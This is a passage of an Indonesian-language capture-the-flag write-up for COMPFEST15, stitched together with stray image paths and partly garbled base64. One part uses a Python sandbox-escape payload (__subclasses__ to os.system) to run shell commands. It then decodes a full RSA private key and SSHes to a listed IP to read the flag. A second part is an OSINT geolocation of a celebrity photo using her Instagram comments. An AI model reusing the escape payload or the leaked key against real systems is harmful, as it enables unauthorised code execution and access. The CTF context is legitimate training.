WEZPV2dzR294ejhramRVbTdkYzhyMmZrVkE4V040NzNtUWkzaHkKd095SFNrNWQ3ZVNsTjFYZDdF
TjdhU2pmWGRBRzNVTmRISWR2clAwL2t5K3J6SzlualN0bHF5RGUyYVFTZHRpNQpQa2xQSVY1QUVY
bnNSVGNoUzFLVTcvdWlxVUw5L1BsQlZXM1lieTl2OVExVm5Jd3Z4eXA2aVRQOW13RW1RM251Ci9h
Zm9XTEJtOUFicnV6UXpSdzN0aGN0UlNvMTZWREFBQW5ybGd1NkhMSXJGK21jaER6NERuN2pDZm8x
YlZzRk0KSTJ2aHlPRUNnWUVBMFlrRTZtSlBGdDhJcENZVzlOUGw3bHMzTnV1NVlNY2ZLbzhndy9h
RnZXaHJGRUtnOGJqUwp3STNrcTFGN0pWS0tYQVVGMDEwNGJmZ3QwMnJpTTJ0cGxUZnQ4ajZ0dGQ2
RWt3Yy8xdDhTUjNpelQyaTc5TW1hCnRTb3BCcThhcDZuRVEwSElITU9XYnlZYVgxSmFsZVVhcTBl
eVRrQWNWZFRRN3E1OUZaTVpVazBDZ1lFQXd5MkEKU3V6Q0haMy9uVGYrT0YvUi9JMi9nWHcvOGtj
MEhmSnZjbkVrZWg2TUR4cWhwc0YzZlRBbzZiV2N5cWZhbzdtVQpTMnRkamo4eHphVm5TZ0pVTVJa
WmVIQUV5a0MvSG5DbVhhVbjZjazNudUt2NUFBa0NnWUFiRys0ZDRQQTRsa3lJNkVDcUZrdzIKUldq
a1d5VVZ4MDFaOVVDWStla2RzMGUvVEV1RVdwUXh3Mm5sWEZwaFzZDExbFNGbnhidzYxNEtiMWFx
cm1mdgpuVmZVc3BWSTVXd2psWm1GMUVDS0xLeU9Sbytpd1A2YUY4Vk5EeFNVd3BzWTFJYnVhY09w
eDdVN3hlemdYYzdRCmdDc3FncExxuNit2SUpaMGJVSGZETlFLQmdRQ3E4MTJkUW9ZN1hyb1d3SVpn
WmowTVVqTmNmTEdkeVpQeWJ2Z0MKYXVzaU0wTkZyM1BMRlVWTlZ6TmVrSDNHV3dMN3lIM2ZPNVdk
SkdRUGtDMnRLdkhObDlDNEdub3UwYjNuOFhtYgpPajFEQ2pjQ1QwMUIxbUtuMXBtUmcxaFM4VUJn
UFVNd01ocVYzcWhKTCtQbncyWE9xS3M5UkRuVEdBck90MEd3CjFLQUIwUUtCZ0FHVFVPWGhVOVhB
bHZVZG9DeTFUZTNLeU5TWFRwekJXNFJxN3p3ejZQMENOVzlQTHNxNHNFRU0KcjlHYXpFUys5aW92
eS9DeDlFd0xCVXlLWi9sTFVzUWNta2IwOWdTS2hBbTk5aXRKSVE0eHJYUytyR2I5dzQrbgpqclRh
OHF6Y3QvOGNVOGlkeHlFUVZoc2xhRnlCQkU5elE2REtjb3RRQ1BrQmY3T09Lc0MvCi0tLS0tRU5E
IFJTQSBQUklWQVRFIEtFWS0tLS0tCg==
john > 
```




```
john > "".__class__.__mro__[1].__subclasses__()[127].__init__.__globals__['system']('cat notice.t
xt')
—— IMPORTANT NOTICE ——

Dear admins, I have received information that a prisoner is trying to get access to the flag.
I have moved the flag somewhere safe.
I would advise you not to access the flag right now.
But if there is an urgent matter, login to admin@THIS_SERVER_IP:10009 with your password as the S
SH key to access the flag.
john > 
```

7. lalu credentialsnya kita decode dengan hasil

   ```
   -----BEGIN RSA PRIVATE KEY-----
   MIIEowIBAAKCAQEAn8Cc1jvvVdaDI9NQ8enNdwPZLWuBKyhmwfIiWSTDGIb/155d
   hW0fvisBVBo0VajdF0Xl/Nz0JXwdWpeUrgsiE2++kHpkgvzTufkplVDDFCA44zoq
   HxJKOSW7VW8/67Glz+BPAsTdbZ2IA0a8SURHgQWsB2myAFlQ4cK5phvQif4PCGbu
   KVC250Gq4SS0gbxbr7cQuazOIaic+7yk63qnQjI/EYZvDLHumtmnhJgsrLIWLyFv
   /CSNWZrWIZ3DL0XjaRDbC0G0l8vSU5JNgA6KRQL8T9B0fNiayuSo31eG3/BcyyaV
   TmD3YlCbx5E5NVlzkt7R43wdaVEWAAW0p8jktQIDAQABAoIBAE1fH1bPLmqXe2pV
   hWW1BBM5ZO0PnT7G0YXrfOFJ4ce2UqEejVL6+B3FfF48Vs6J+5KzAuHGLeUdyKXA
   tnzY3YcmXthgvt+GDhGLcK1lsSXFOWgsGoxz8kjdUm7dc8r2fkVA8WN473mQi3hy
   wOyHSk5d7eSlN1Xd7EN7aSjfXdAG3UNdHIdvrP0/ky+rzK9njStlqyDe2aQSdti5
   PklPIV5AEXnsRTchS1KU7/uiqUL9/PlBVW3Yby9v9Q1VnIwvxyp6iTP9mwEmQ3nu
   /afoWLBm9AbruzQzRw3thctRSo16VDAAAnrlgu6HLIrF+mchDz4Dn7jCfo1bVsFM
   I2vhyOECgYEA0YkE6mJPFt8IpCYW9NPl7ls3Nuu5YMcfKo8gw/aFvWhrFEKg8bjS
   wI3kq1F7JVKKXAUF0104bfgt02riM2tplTft8j6ttd6Ekwc/1t8SR3izT2i79Mma
   tSopBq8ap6nEQ0HIHMOWbyYaX1JaleUaq0eyTkAcVdTQ7q59FZMZUk0CgYEAwy2A
   SuzCHZ3/nTf+OF/R/I2/gXw/8kc0HfJvcnEkeh6MDxqhpsF3fTAo6bWcyqfao7mU
   ```

IDAv60en9r4ZVmgNBmJ7bamLSNh7D8ai6OgWwCSCCBLWDnK1Jewv4XIZIK3pDDfa
Bu1ltaJj2EFZeHAEykC/HnCmXUn6ck3nuKv5AAkCgYAbG+4d4PA4lkyI6ECqFkw2
RWjkWyUVx01Z9UCY+ekds0e/TEuEWpQxw2nlXFphXsd11lSFnxbw614Kb1aqrmfv
nVfUspVI5WwjlZmF1ECKLKyORo+iwP6aF8VNDxSUwpsY1IbuacOpx7U7xezgXc7Q
gCsqgpLn6+vIJZ0bUHfDNQKBgQCq812dQoY7XroWwIZgZj0MUjNcfLGdyZPybvgC
ausiM0NFr3PLFUVNVzNekH3GWwL7yH3fO5WdJGQPkC2tKvHNl9C4Gnou0b3n8Xmb
Oj1DCjcCT01B1mKn1pmRg1hS8UBgPUMwMhqV3qhJL+Pnw2XOqKs9RDnTGArOt0Gw
1KAB0QKBgAGTUOXhU9XAlvUdoCy1Te3KyNSXTpzBW4Rq7zwz6P0CNW9PLsq4sEEM
r9GazES+9iovy/Cx9EwLBUyKZ/lLUsQcmkb09gSKhAm99itJIQ4xrXS+rGb9w4+n
jrTa8qzct/8cU8idxyEQVhslaFyBBE9zQ6DKcotQCPkBf7OOKsC/
-----END RSA PRIVATE KEY-----

8. setelah itu buat file .rsa dengan isi rsa di atas
9. ganti permission file dengan command chmod 400 ./challctf/pass.rsa
10. lanjut akses admin@34.101.122.7 dengan key tadi
11. buka file flag.txt




```
┌──(kali㉿kali)-[~]
└─$ ssh -i ./challctf/pass.rsa admin@34.101.122.7 -p 10009
Welcome to PRISON ADMINISTRATOR SHELL
Last login: Sat Sep  2 07:02:23 2023 from 111.94.116.19
$ ls
flag.txt  flag2
$ flag.txt
-sh: 2: flag.txt: not found
$ ./flag.txt
-sh: 3: ./flag.txt: Permission denied
$ cat flag.txt
COMPFEST15{clo5e_y0ur_f1LE_0bj3ctS_plZzz___THXx_053fac8f23}
$ cat flat2
cat: flat2: No such file or directory
$ 
```

Flag: COMPFEST15{clo5e_y0ur_f1LE_0bj3ctS_plZzz___THXx_053fac8f23}

not a cia test

foto yang ada di soal adalah An Yujin. Langsung cek IG nya supaya plang yang di belakang ga nge-blur.



_yujin_an • Follow

_yujin_an 나 뭐 달라진 거 없어?
30w See translation

hypedpari 예쁘네.. 오늘도 어제만큼.. 아니 오늘은 더예뻐졌네~.. 장난이고 귀여운말랑강아지앞머리를잘랐네우리유진이 !!!
30w 4 likes Reply See translation

happy._.ej 어제보다 더 이뻐
30w 5,715 likes Reply See translation
View replies (50)

eunho.chae 못 본 사이 더 예뻐진 거?💗
30w 15 likes Reply See translation

kimharibogoods 너무 귀여워 내 1위 유진이 언니
3w 1 like Reply See translation


0_flight_attendant_0 누나에 대한 내 마음이 좀 더 커진것?
30w 161 likes Reply See translation
View replies (6)

iddyijen 진짜 무슨기분일까
3w Reply See translation

ive_annyeongz_ 앞머리!!! 너무 귀여워🟠💙
30w 118 likes Reply See translation

Liked by marcodestiinoo and others
JANUARY 30

Ada tulisan 1000m dan “Jameon Hangang Park”, terus lokasinya ada di perempatan. Di soal juga dikasih tau kalau lokasinya dekat Burberry Store. Lalu, search “burberry near jamwon hangang park”. Hasilnya kayak foto di bawah ini:



burberry near jameon hangang park

Burberry
버버리 플래그쉽
4,3 ★★★★★ (54)
Toko Pakaian

Toko merek Inggris terkenal yang didirikan tahun 1856 populer dengan trench coat, syal kasmir & pola ikonis.

✓ Belanja di toko · ✓ Ambil di toko

459 Dosan-daero, Gangnam-gu, Seoul, Korea Selatan

Buka · Tutup pukul 20.00
Dikonfirmasi oleh bisnis ini 12 minggu yang lalu

kr.burberry.com

+82 2-3485-6600

G2FW+QP Seoul, Korea Selatan

Buat make sure, bisa gunain street view dan patokannya 2 gedung yang ada di belakang An Yujin.

Flag: COMPFEST15{DosanDaero_Gangnamgu_G2FW+QP}